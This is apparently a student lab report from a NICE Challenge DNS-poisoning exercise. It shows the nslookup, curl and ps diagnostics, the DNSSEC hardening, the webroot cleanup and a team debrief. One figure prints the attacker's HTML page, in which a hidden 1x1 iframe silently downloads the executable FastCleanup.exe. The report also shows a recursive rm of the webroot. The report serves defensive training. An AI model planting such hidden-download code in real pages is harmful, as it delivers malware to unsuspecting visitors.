

Week #11 XPCyber Challenge - Disastrous DNS Destruction

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April 14, 2026

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Term 2

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Executive Summary

This challenge involved diagnosing and remediating a DNS-based attack that redirected legitimate traffic to a malicious internal server. Initial indicators included users receiving a “Thank you” message instead of legitimate web content when attempting to access Google, suggesting DNS poisoning or misconfiguration. Our approach began with validating connectivity and DNS resolution using tools such as ping, nslookup and curl. These tests revealed that the domain google.com was resolving to an internal fileshare IP address rather than its legitimate external address, confirming a DNS compromise. Further investigation identified an Apache web server hosting a malicious HTML file and executable (FastCleanup.exe) designed to deliver malware to users.

We successfully remediated the issue by removing the malicious webroot files, isolating the malware into a quarantine directory, and implementing DNS security enhancements. These included enabling DNSSEC validation, signing DNS zones, and activating cache pollution protection. The incident was fully resolved, restoring proper domain resolution and eliminating the malicious redirection. The key recommendation is to strengthen DNS security controls and continuously monitor for unauthorized changes to critical infrastructure.

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Environment Chat logs



Ricardo Cortes
I finally fired Rob for his gross incompetence and sometimes malicious behavior. As you can all probably guess, he got pretty mad about that.



Ashley Steele
Should we expect him to try anything in retaliation?



Ricardo Cortes
Uh... He probably already has. It seems like whenever employees try to go to google, they get some weird page that says "Thank you" instead.



Jacques Raffin
Oh. Oh my.



Ricardo Cortes
Yeah, it's pretty bad. @playerone can you please look into this?



Ashley Steele
Do we know if it's only domain names causing problems, or do IP addresses route wrong as well?



Ricardo Cortes
I'm not sure.




Ashley Steele
Okay. Well. Start with DNS and work from there then, I suppose.



Ricardo Cortes
However he did it, once you fix the problem make sure that this won't be repeated. If you find any files that might need further investigation, make sure to put in them in the quarantine folder located at /home/playerone/Desktop/ on Security-Desk.


Network Map



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Technical steps

We started by opening the security desk and confirming the issue with google showing the Thank you message. –figure 1–



From there we performed pings to both google and googles IP address and learned that the IP was no longer associated with google.com -Figure 2-

```
^C
— google.com ping statistics —
9 packets transmitted, 9 received, 0% packet loss, time 8166ms
rtt min/avg/max/mdev = 0.328/0.443/0.608/0.075 ms

(playerone@security-desk)-[~]
$ ping 8.8.8.8
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
^C
— 8.8.8.8 ping statistics —
61 packets transmitted, 0 received, 100% packet loss, time 61453ms
```

Figure 2

After that we used nslookup with google.com to find that the IP address now associated with google.com was our fileshare IP address. –figure 3– We now knew that this would be where the redirect to the malware was happening.

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```
(playerone@security-desk)-[~]  
$ nslookup google.com  
Server:      172.16.30.55  
Address:     172.16.30.55#53  
  
Non-authoritative answer:  
Name:   google.com  
Address: 172.16.30.100  
Name:   google.com  
Address: 2607:f8b0:4007:807::200e
```

Figure 3

While still on the security desk we used `curl -I http://google.com` and found that google was being linked to an Apache2 server. (geeks, 2019) –figure 4–

```
(playerone@security-desk)-[~]  
$ curl -I http://google.com  
HTTP/1.1 200 OK  
Date: Sun, 12 Apr 2026 19:47:36 GMT  
Server: Apache/2.4.58 (Ubuntu)  
Last-Modified: Fri, 07 Dec 2018 20:47:16 GMT  
ETag: "c9-57c74b870bd00"  
Accept-Ranges: bytes  
Content-Length: 201  
Vary: Accept-Encoding  
Content-Type: text/html
```

Figure 4

Once we knew where the files were likely located we switched to the domain controller system and opened powershell to upgrade the system's security. In powershell we opened the dns management application using `dnsmgmt.msc` – figure 5–, once inside we right clicked on AD and clicked properties and the advanced tab. –figure 6–

```
> PS C:\Users\playerone> dnsmgmt.msc
```

Figure 5

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


Figure 6

Inside the advanced tab we checked the boxes for safety against pollution and enabled DNSSEC validation for remote responses. --figure 7-- Once we completed that we right clicked on _msdcs.prettysafeelectronics.io and hovered over DNSSEC and selected the Zone using the default settings.--figure 8--




Figure 7

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


Figure 8

Once we finished upgrading the security we switched into the fileshare system to find the webroot of the malicious website. Since we previously found out the malicious activity was in the apache database we used `ps aux | grep -E 'apache2|httpd|nginx'` to show all running processes in that database. –Figure 9–

```
playerone@fileshare:~$ ps aux | grep -E 'apache2|httpd|nginx'
root      2201  0.0  0.5  5808  5012 ?        Ss   11:58   0:00 /usr/sbin/apache2 -k start
www-data  2203  0.0  0.5  754364  5588 ?        Sl   11:58   0:00 /usr/sbin/apache2 -k start
www-data  2204  0.0  0.7  754520  7004 ?        Sl   11:58   0:00 /usr/sbin/apache2 -k start
www-data  2313  0.0  0.1   3520  1544 ?        Ss   11:58   0:00 /usr/bin/htcacheclean -d 120 -p /var/cache/apache2/mod_cache_disk -l 300M -n
playero+  8840  0.0  0.2   5576  2304 tty1    S+   13:07   0:00 grep --color=auto -E apache2|httpd|nginx
playerone@fileshare:~$
```

Figure 9

After that we looked for the directory housing the malicious webroot using `sudo find /var/www -type f 2>/dev/null` which confirmed that there was the html file that was altering google as was as an executable malware called FastCleanup.exe. We used `sudo cat /var/www/html/index.html` to view the html contents and confirm that it was the file we were looking and that when a user attempted to open google.com it would download the malware. – Figure 10–

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```
playerone@fileshare:~$ sudo find /var/www -type f 2>/dev/null
/var/www/html/index.html
/var/www/html/web.tar.gz
/var/www/html/FastCleanup.exe
playerone@fileshare:~$ sudo cat /var/www/html/index.html
<!DOCTYPE html>
<html>
<head>
<title>Main page</title>
</head>
<body>
<h1>Thank you</h1>
<iframe width="1" height="1" frameborder="0" src="FastCleanup.exe"></iframe>
</body>
</html>
```

Figure 10

Now that we located everything on fileshare we removed it using `sudo rm -rf /var/www/html/*` and then made sure it was removed. –Figure 11–

```
</html>playerone@fileshare:~$ sudo rm -rf /var/www/html/*
playerone@fileshare:~$ ls -la /var/www/html
total 8
drwxr-xr-x 2 root root 4096 Apr 12 13:09 .
drwxr-xr-x 3 root root 4096 Apr 12 11:58 ..
```

Figure 11

At this point all that was left was to isolate the malware on security-desk which we did using the command line to ensure that the file would not be altered or accidentally opened we used `sudo mv /home/playerone/Downloads/FastCleanup.exe /home/playerone/Desktop/quarantine` –Figure 12– so now the malware was contained in the quarantine folder. –Figure 13– This completed our investigation

```
(playerone@ security-desk)-[~]
$ sudo mv /home/playerone/Downloads/FastCleanup.exe /home/playerone/Desktop/quarantine
```

Figure 12

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


Figure 13

Answers

Checks				
Status	Check Description	Check Type	Check State	Last Changed
✓	Domain Name Resolving Problem Solved	Challenge Check ?	Desired State	01:45 PM PDT
✓	DNSSEC Validation Enabled	Challenge Check ?	Desired State	12:39 PM PDT
✓	Zone Signing Set	Challenge Check ?	Desired State	12:40 PM PDT
✓	Pollution Protection Enabled	Challenge Check ?	Desired State	12:38 PM PDT
✓	Malware Isolated on Security-Desk	Challenge Check ?	Desired State	01:36 PM PDT
✓	Webroot of Malicious Website Emptied	Challenge Check ?	Desired State	01:10 PM PDT

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Conclusion and recommended actions

The root cause of the incident was a DNS compromise caused by a recently terminated employee that redirected legitimate traffic to a malicious internal web server. Evidence supporting this conclusion includes the incorrect DNS resolution observed through nslookup , the presence of a malicious Apache-hosted webroot, and the embedded executable designed for unauthorized download. The investigation clearly demonstrated that the former employee leveraged DNS manipulation combined with a compromised internal server to execute the attack.

From a remediation standpoint, the actions taken were effective and aligned with industry best practices. Removing the malicious files from /var/www/html, isolating the malware, and restoring proper DNS resolution addressed the immediate threat. Additionally, enabling DNSSEC validation and cache pollution protection significantly improved the integrity of DNS responses and reduced the likelihood of similar attacks in the future.

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Moving forward, there are several recommendations that should be implemented to strengthen the firm's security posture such as continuous monitoring of DNS records and configurations should be enforced. Unauthorized changes to DNS zones should trigger alerts and require administrative approval. Endpoint and server monitoring should be enhanced to detect unauthorized processes such as rogue Apache instances or unexpected executables within web directories. Strict access controls and logging should be applied to critical systems like the domain controller and fileshare servers to reduce the risk of insider threats or privilege misuse.

The next recommendation would be to ensure that all terminated and former employees no longer have active credentials for the systems by setting up a formal offboarding process. To do this as soon as an employee is terminated or it leaves the company you must disable their account and revoke all system privileges to any internal databases to make sure this is on time this can be automated. In addition you want to make sure that all of their accounting credentials are disabled so that they cannot access the system. If the employee has any company devices you must ensure that they are returned and perform a complete inspection. This also includes any physical access items that allows them to get in the building or digital items to access any type of company information. (cloudview, 2024)

Finally, organizations should implement regular vulnerability assessments and incident response drills to ensure readiness against DNS-based and web server attacks. Overall, this incident highlights the critical importance of DNS security as a foundational component of network integrity and demonstrates how layered defensive measures can effectively prevent, detect, contain, and remediate cyber threats.

Three and Two debrief

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This lab went fairly well overall, once we figured out what we were doing everything went smoothly. One of the first things that went well was that we were able to work on separate areas of the lab at the same time so for example one of us was working on figuring out check mark 2 while the other one was working on check mark 4 and then we would share the information. This allowed both members to work on where their skill sets were. Another thing that went well on this lab was that several of the steps were not very technical and all we had to do was check a box which allowed certain steps to go a lot faster and are things that are more easily applicable to an everyday user because it's easier to explain to someone how to check a box than it is to explain something like command line. The third thing that went well was that both group members had a fairly good handle on what the lab was asking us to do which allowed us to quickly understand instructions from the other team member when it came to working in the lab. Since we were occasionally working on different sections we would need to go back and follow the steps that the other team member took and understanding technical terminology and the lab setup allowed us to move through this much faster.

There were also things that did not go so well in this lab, the first one being that one partner could not get all six checkmarks, this was not due to doing the lab wrong but instead was because that the partner never opened Google .com and actually downloaded the malware meaning that they were unable to contain the malware since it did not exist on the system. This did not affect the outcome of the rest of the lab as they were able to follow all the steps and get rid of the malware before it was even put on the system but they could not complete that final check mark. One other area for improvement in this lab would be communication, one partner, Anna, was incredibly busy this past week and so the communication tended to falter from my side and that is something I could improve on in the future this was not the call to deal a partner

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but I was just very busy so when it came to scheduling time to do the lab as well as work on the debrief report my time was limited.

References

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NICE Challenge Project

Challenge Submission Report

<https://portal.nice-challenge.com/reports/verify/1F9F4-CE24-E6945/>

Submission ID: 155835

Timestamp: 4/12/2026 9:14 PM UTC

Name: Anna Fanco

Challenge ID: 71

Challenge Title: Disastrous DNS Destruction



This report has not been published by a curator. The NICE Challenge Project cannot vouch for its accuracy.

Scenario

We are experiencing DNS related issues that were caused by a former employee's malicious activity. We need you to discover the root of the issue and restore access to the production website.

Duration



2:14

Full Check Pass

Full: 6/6

Final Check Details

- Check #1: Domain Name Resolving Problem Solved
- Check #2: DNSSEC Validation Enabled
- Check #3: Zone Signing Set
- Check #4: Pollution Protection Enabled
- Check #5: Malware Isolated on Security-Desk
- Check #6: Webroot of Malicious Website Emptied



Element

Cybersecurity

Work Role

Cyber Defense Incident Responder

DCWF Tasks

- 470: Coordinate and provide expert technical support to enterprise-wide cyber defense technicians to resolve cyber defense incidents.

Knowledge, Skills, and Abilities

- 22: Knowledge of computer networking concepts and protocols, and network security methodologies.
- 50: Knowledge of how network services and protocols interact to provide network communications.
- 61: Knowledge of incident response and handling methodologies.
- 108: Knowledge of risk management processes (e.g., methods for assessing and mitigating risk).
- 893: Skill in securing network communications.
- 1033: Knowledge of basic system administration, network, and operating system hardening techniques.
- 1072: Knowledge of network security architecture concepts including topology, protocols, components, and principles (e.g., application of defense-in-depth, Zero Trust).
- 1158: Knowledge of cybersecurity principles.
- 3561: Knowledge of the common networking and routing protocols(e.g. TCP/IP), services (e.g., web, mail, DNS), and how they interact to provide network communications.

Centers of Academic Excellence Knowledge Units

- Basic Cyber Operations
- Basic Networking
- Data Administration

- Digital Communications
- IT Systems Components
- Network Technology and Protocols